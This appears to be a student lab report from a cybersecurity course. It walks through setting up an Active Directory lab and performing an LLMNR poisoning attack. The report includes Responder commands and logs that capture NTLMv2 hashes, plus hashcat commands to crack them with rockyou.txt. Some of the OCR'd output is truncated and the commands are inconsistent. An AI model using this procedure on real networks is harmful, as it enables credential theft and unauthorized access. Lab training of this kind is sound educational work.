
Step 8: provide the root domain name in the deployment configuration tab of server management dashboard:
















PREFORMING ATTACK

1. LLMNR poisoning:

LLMNR (Link-Local Multicast Name Resolution) poisoning is a man-in-the-middle attack where the attacker intercepts and responds to network name resolution requests, capturing password hashes from victims. By exploiting LLMNR, attackers can obtain credentials that are then cracked to gain unauthorized



access.


STEP-1: Get the hashes. Crack the hash using the hashcat tool.

First download hashcat using the command;


- Sudo apt install hashcat.

Then, Get the credentials

Command: hashcat64.exe -m 5600 hashes4.txt rockyou.txt -O



```
kali@kali: ~/Desktop
File Actions Edit View Help
* https://hashcat.net/wiki/#howtos_videos_papers_articles_etc_in_the_wild
* https://hashcat.net/faq/
If you think you need help by a real human come to the hashcat Discord:
* https://hashcat.net/discord
└─(kali㉿kali)-[~]
$ cd Desktop
└─(kali㉿kali)-[~/Desktop]
$ nano hash
└─(kali㉿kali)-[~/Desktop]
$ cat hash
user1:: SERVER0:73901cee11af06f2:EFD74B06BBD1CD06A7353993EA1F86DD:010100000000
000071C214931CE4DA01A6DFFA6ABF14E66D000000000200080035004A004800410001001E005
70049004E002D00350038004E003600430045005100560044004A0038000400140035004A0048
0041002E004C004F00430041004C0003003400570049004E002D00350038004E0036004300450
05100560044004A0038002E0035004A00480041002E004C004F00430041004C00050014003500
4A00480041002E004C004F00430041004C0008003000300000000000000000000000000000000000009
19C484D91ED264F3800A6C157A195818825427500BDC8AFBB5C78AC9910476F0A001000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
038002E00310030002E00380000000000000000000000000000000000000000000000000000000000000
└─(kali㉿kali)-[~/Desktop]
$ █
```



```
(kali㉿kali)-[~/Desktop]
$ hashcat -m 5600 hash rockyou.txt -o
hashcat (v6.2.6) starting


OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR,
LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-penryn-11th Gen Intel(R) Core(TM) i5-11320H @ 3.20GHz, 29
  18/5901 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 27

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
```




```
File Actions Edit View Help
[*] [MDNS] Poisoned answer sent to fe80::2033:380a:a93d:df37 for name USER1.local
[*] [LLMNR] Poisoned answer sent to 192.168.10.6 for name USER1
[*] [MDNS] Poisoned answer sent to 192.168.10.6 for name USER1.local
[*] [LLMNR] Poisoned answer sent to fe80::2033:380a:a93d:df37 for name USER1
[HTTP] Sending NTLM authentication request to 192.168.10.6
[HTTP] Sending NTLM authentication request to 192.168.10.6
[HTTP] Sending NTLM authentication request to 192.168.10.6
[HTTP] GET request from: ::ffff:192.168.10.6 URL: /
[HTTP] NTLMv2 Client : 192.168.10.6
[HTTP] NTLMv2 Username : SERVER0\user1
[HTTP] NTLMv2 Hash : user1::SERVER0:73901cee11af06f2:506B43AB8EF673F7FF0C4CAC5269B81B:0101
00000000000A1A406931CE4DA0195BD9207E45ABC9500000000200080035004A004800410001001E00570049004E
002D00350038004E003600430045005100560044004A0038000400140035004A00480041002E004C004F0043004100
4C0003003400570049004E002D00350038004E003600430045005100560044004A0038002E0035004A00480041002E
004C004F00430041004C000500140035004A00480041002E004C004F00430041004C0008003000300000000000000000
000000000030000919C484D91ED264F3800A6C157A195818825427500BDC8AFBB5C78AC9910476F0A0010000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
2E0038000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
[HTTP] Sending NTLM authentication request to 192.168.10.6
[HTTP] GET request from: ::ffff:192.168.10.6 URL: /favicon.ico
[HTTP] NTLMv2 Client : 192.168.10.6
[HTTP] NTLMv2 Username : SERVER0\user1
[HTTP] NTLMv2 Hash : user1::SERVER0:73901cee11af06f2:EFD74B06BBD1CD06A7353993EA1F86DD:0101
0000000000071C214931CE4DA01A6DFFA6ABF14E66D000000000200080035004A004800410001001E00570049004E
002D00350038004E003600430045005100560044004A0038000400140035004A00480041002E004C004F0043004100
4C0003003400570049004E002D00350038004E003600430045005100560044004A0038002E0035004A00480041002E
004C004F00430041004C000500140035004A00480041002E004C004F00430041004C000800300030000000000000000
000000000030000919C484D91ED264F3800A6C157A195818825427500BDC8AFBB5C78AC9910476F0A001000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
2E003800000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

install and Run Responder Commands:

- **Sudo apt install responder**
- **Responder -I eth0 -rdwv**

```
kali@kali:~$ sudo responder -I eth0 -dwv
[+/-] [+] Poisons:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]

[+/-] [+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]
```



```
kali㉿kali ~
```

```
File Actions Edit View Help
```

```
WinRM server [ON]
SNMP server [OFF]
```

```
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
```

```
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
```

```
[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.10.8]
Responder IPv6 [fe80::56ab:5da7:6c3e:72ae]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
```

```
[+] Current Session Variables:
Responder Machine Name [WIN-58N6CEQVDJ8]
Responder Domain Name [5JHA.LOCAL]
Responder DCE-RPC Port [45284]
```

```
[+] Listening for events ...
```


Progress:

- Installed virtual box.
- Installed iso images from official websites.
- Installed and configured kali.
- Installed and configured windows11.
- Installed and configured windows2022 sever.
- Setup active directory configuration.
- Performed attacks and the target.

Team members:

- Karan Joe Mathew D
- Santhosh K
- Surender O

Project Review 100% Completed By Trainer: Zeeshan Farooq Sir